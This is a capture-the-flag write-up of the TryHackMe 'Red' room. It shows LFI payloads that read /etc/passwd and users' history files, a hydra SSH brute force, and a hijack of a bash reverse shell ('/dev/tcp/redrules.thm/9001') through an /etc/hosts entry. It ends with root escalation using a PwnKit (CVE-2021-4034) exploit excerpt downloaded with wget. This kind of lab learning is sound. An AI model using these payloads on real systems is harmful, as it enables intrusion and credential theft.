

RED

RED

<https://tryhackme.com/room/redisl33t>

```
rustscan -a 10.10.26.241 -- -sV -sC -A | tee scan.txt
```

Open 10.10.26.241:22

Open 10.10.26.241:80


```
dirsearch -u 10.10.26.241
```

Target: <http://10.10.26.241/>

[17:19:09] Starting:

```
[17:19:15] 403 - 277B - /.ht_wsr.txt
[17:19:15] 403 - 277B - /.htaccess.bak1
[17:19:15] 403 - 277B - /.htaccess.save
[17:19:15] 403 - 277B - /.htaccess.orig
[17:19:15] 403 - 277B - /.htaccess_extra
[17:19:15] 403 - 277B - /.htaccess.sample
[17:19:15] 403 - 277B - /.htaccess_orig
[17:19:15] 403 - 277B - /.htaccess_sc
[17:19:15] 403 - 277B - /.htaccessOLD
[17:19:15] 403 - 277B - /.html
[17:19:15] 403 - 277B - /.htaccessBAK
[17:19:15] 403 - 277B - /.htaccessOLD2
[17:19:15] 403 - 277B - /.htpasswd
[17:19:15] 403 - 277B - /.htpasswd_test
[17:19:15] 403 - 277B - /.htm
[17:19:15] 403 - 277B - /.httr-oauth
[17:19:17] 403 - 277B - /.php
[17:19:27] 200 - 9KB - /about.html
[17:19:38] 301 - 313B - /assets → http://10.10.26.241/assets/
[17:19:38] 200 - 1KB - /assets/
[17:19:42] 200 - 7KB - /contact.html
[17:19:49] 200 - 15KB - /home.html
[17:19:50] 302 - 0B - /index.php → /index.php?page=home.html
[17:19:50] 302 - 0B - /index.php/login/ → /index.php?page=home.html
[17:20:03] 200 - 675B - /readme.txt
[17:20:03] 200 - 675B - /readme.md
[17:20:05] 403 - 277B - /server-status/
```

Try to register



Register a new account

Lorem ipsum dolor sit amet, [Login](#) adipisicing elit. Quo nulla quibusdam cum doloremque incididunt nemo sunt a tenetur omnis odio.

First Name

romchik

Last Name

romchik

Email Address *

123@123

Password *

123456

Confirm Password *

123456

☐ I've read the [Terms and Conditions](#)

Register

cannot register))

I think I found LFI (path traversal)

request

```
1 GET /index.php?page=index.php HTTP/1.1
2 Host: 10.10.26.241
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
```

response

```
1 HTTP/1.1 200 OK
2 Date: Mon, 28 Aug 2023 17:46:22 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 351
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <?php
10
11 function sanitize_input($param) {
12     $param1 = str_replace("../", "", $param);
13     $param2 = str_replace(".", "", $param1);
14     return $param2;
15 }
16
```

Filter works:

`php://filter/convert.base64-encode|convert.base64-decode/resource=file:///etc/passwd`

Request

```
1 GET /index.php?page=
  php://filter/convert.base64-encode|convert.base64-decode/resource=file:///etc/passwd HTTP/1.1
2 Host: 10.10.26.241
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10
```

Response

```
1 Vary: Accept-Encoding
2 Content-Length: 1858
3 Connection: close
4 Content-Type: text/html; charset=UTF-8
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
25 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
26 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
27 messagebus:x:103:106:/:/nonexistent:/usr/sbin/nologin
28 syslog:x:104:110:/home/syslog:/usr/sbin/nologin
29 _apt:x:105:65534:/:/nonexistent:/usr/sbin/nologin
30 tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
31 uuid:x:107:112:/:/run/uuid:/usr/sbin/nologin
32 tcpdump:x:108:113:/:/nonexistent:/usr/sbin/nologin
33 landscape:x:109:115:/:/var/lib/landscape:/usr/sbin/nologin
34 pollinate:x:110:11:/:/var/cache/pollinate:/bin/false
```

Here is two users **blue** and **red**

In blue's home directory I check bashhistory , and find hashcat using

Request
Pretty Raw Hex

1 GET /index.php?page=
php://filter/convert.base64-encode|convert.base64-decode/resource=file:///home/blue/.bash_history
HTTP/1.1
Host: 10.10.26.241
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
0

Response
Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Date: Mon, 28 Aug 2023 18:29:33 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 166
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 echo "Red rules"
10 cd
11 hashcat --stdout .reminder -r /usr/share/hashcat/rules/best64.rule > passlist.txt
12 cat passlist.txt
13 rm passlist.txt
14 sudo apt-get remove hashcat -y
15

After I check file (I hope here must be hash) and find password

request
Pretty Raw Hex

GET /index.php?page=
php://filter/convert.base64-encode|convert.base64-decode/resource=file:///home/blue/.reminder
HTTP/1.1
Host: 10.10.26.241
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1

Response
Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 Date: Mon, 28 Aug 2023 18:32:45 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 16
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 :d!
9

Let's go ssh

password didn't work!!!!

Try to repeat what blue doing

```
hashcat --stdout password -r /usr/share/hashcat/rules/best64.rule > passlist.txt
```

```
~/THM/red > ls
scan.txt
~/THM/red > echo ' ' > password
~/THM/red > hashcat --stdout password -r /usr/share/hashcat/rules/best64.rule > passlist.txt
~/THM/red > ls
passlist.txt password scan.txt
~/THM/red > ls -la
total 20
drwxr-xr-x 2 kali kali 4096 Aug 28 18:42 .
drwxr-xr-x 7 kali kali 4096 Aug 28 17:01 ..
-rw-r--r-- 1 kali kali 1114 Aug 28 18:42 passlist.txt
-rw-r--r-- 1 kali kali 16 Aug 28 18:41 password
-rw-r--r-- 1 kali kali 4035 Aug 28 17:19 scan.txt
~/THM/red > wc -l passlist.txt
77 passlist.txt
~/THM/red >
```

A have 77 possible passwords - it is easy to bruteforce

```
hydra -l blue -P passlist.txt ssh://10.10.26.241
```

```
~/THM/red > hydra -l blue -P passlist.txt ssh://10.10.26.241
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-28 18:46:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
[DATA] max 16 tasks per 1 server, overall 16 tasks, 77 login tries (l:1/p:77), ~5 tries per task
[DATA] attacking ssh://10.10.26.241:22/
[22][ssh] host: 10.10.26.241 login: blue password: !
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-28 18:46:13
~/THM/red >
```

here is the 1st flag

```

blue@red:~$ ls -la
total 40
drwxr-xr-x 4 root blue 4096 Aug 14 2022 .
drwxr-xr-x 4 root root 4096 Aug 14 2022 ..
-rw-r--r-- 1 blue blue 166 Aug 28 17:03 .bash_history
-rw-r--r-- 1 blue blue 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 blue blue 3771 Feb 25 2020 .bashrc
drwx----- 2 blue blue 4096 Aug 13 2022 .cache
-rw-r----- 1 root blue 34 Aug 14 2022 flag1
-rw-r--r-- 1 blue blue 807 Feb 25 2020 .profile
-rw-r--r-- 1 blue blue 16 Aug 14 2022 .reminder
drwx----- 2 root blue 4096 Aug 13 2022 .ssh
blue@red:~$ cat fl0h let me guess, you are going to go to the /tmp or /dev/shm directory to run linpeas? Yawn

cat: fl: No such file or directory
blue@red:~$ cat flag1
THM{
blue@red:~$ █

```

ok I kick from shell and password changed)

one more hydra

```
hydra -l blue -P passlist.txt ssh://10.10.26.241
```

I can Disable pseudo-terminal allocation by adding "-T"

```
ssh -T blue@IP
```

```

      The subsystem is specified as the remot
-T    Disable pseudo-terminal allocation.
-t    Force pseudo-terminal allocation. This

```

Trying to find process what kicked my from ssh I found process:

```
bash -c nohup bash -i >& /dev/tcp/redrules.thm/9001 0>&1 &
```

| | | | | | | | | | | |
|-----|------|-----|-----|------|------|---|---|-------|------|--|
| red | 1516 | 0.0 | 0.1 | 6972 | 2552 | ? | S | 10:58 | 0:00 | bash -c nohup bash -i >& /dev/tcp/redrules.thm/9001 0>&1 & |
| red | 1532 | 0.0 | 0.1 | 6972 | 2688 | ? | S | 10:59 | 0:00 | bash -c nohup bash -i >& /dev/tcp/redrules.thm/9001 0>&1 & |

I try to add my IP to /etc/hosts but I have no permissions to write this file!

I use little trick:

```
lsattr /etc/hosts
```

This will check extra attributes

```

blue@red:/etc$ lsattr hosts
-----a-----e----- hosts
blue@red:/etc$ nano /etc/hosts

```

```
now echo "IP redrules.thm" >> /etc/hosts work)
```

I prepare listener on port 9001

And I am user red. Here is the second flag

```

~ > nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.11.28.126] from (UNKNOWN) [10.10.240.235] 60318
bash: cannot set terminal process group (1644): Inappropriate ioctl for device
bash: no job control in this shell
red@red:~$ ls
ls
flag2
red@red:~$ cat flag2
cat flag2
THM{Y0i
red@red:~$ █

```

In red's home directory I find pkexec vulnerable version

To escalate privileges I use John Hamond's python script

<https://github.com/joeammond/CVE-2021-4034/blob/main/CVE-2021-4034.py>

Other exploits didn;t work for me)

To run this exploit you must change path to pkexec file

```
# Create gconf config file
try:
    with open('exploit/gconv-modules', 'wb') as f:
        f.write(b'module UTF-8// INTERNAL ../payload 2\n');
except:
    print('[!] Failed to create gconf-modules config file.')
    sys.exit()

# Convert the environment to an array of char*
environ_p = (c_char_p * len(environ))()
environ_p[:] = environ

print('[+] Calling execve()')
# Call execve() with NULL arguments
libc.execve(b'/home/red/.git/pkexec', c_char_p(None), environ_p)
```

Download to machine and run

```
red@red:/tmp$ wget http://10.11.28.126:8000/pwnkit.py
wget http://10.11.28.126:8000/pwnkit.py
--2023-08-29 11:28:19-- http://10.11.28.126:8000/pwnkit.py
Connecting to 10.11.28.126:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3268 (3.2K) [text/x-python]
Saving to: 'pwnkit.py'

0K ... 100% 149K=0.02s

2023-08-29 11:28:19 (149 KB/s) - 'pwnkit.py' saved [3268/3268]

red@red:/tmp$ chmod +x pwnkit.py
chmod +x pwnkit.py
red@red:/tmp$ python3 pwnkit.py
python3 pwnkit.py
id
uid=0(root) gid=1001(red) groups=1001(red)
cd /root
ls -la
total 40
drwx----- 6 root root 4096 Apr 24 22:33 .
drwxr-xr-x 19 root root 4096 Aug 13 2022 ..
lrwxrwxrwx 1 root root 9 Aug 14 2022 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
drwx----- 2 root root 4096 Aug 13 2022 .cache
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw-r--r-- 1 root root 75 Aug 14 2022 .selected_editor
drwx----- 2 root root 4096 Aug 13 2022 .ssh
-rw----- 1 root root 0 Apr 24 22:33 .viminfo
drwxr-xr-x 2 root root 4096 Apr 24 22:32 defense
-rw-r----- 1 root root 23 Aug 14 2022 flag3
drwx----- 3 root root 4096 Aug 13 2022 snap
cat flag3
THM{_____}
```

final flag in root's directory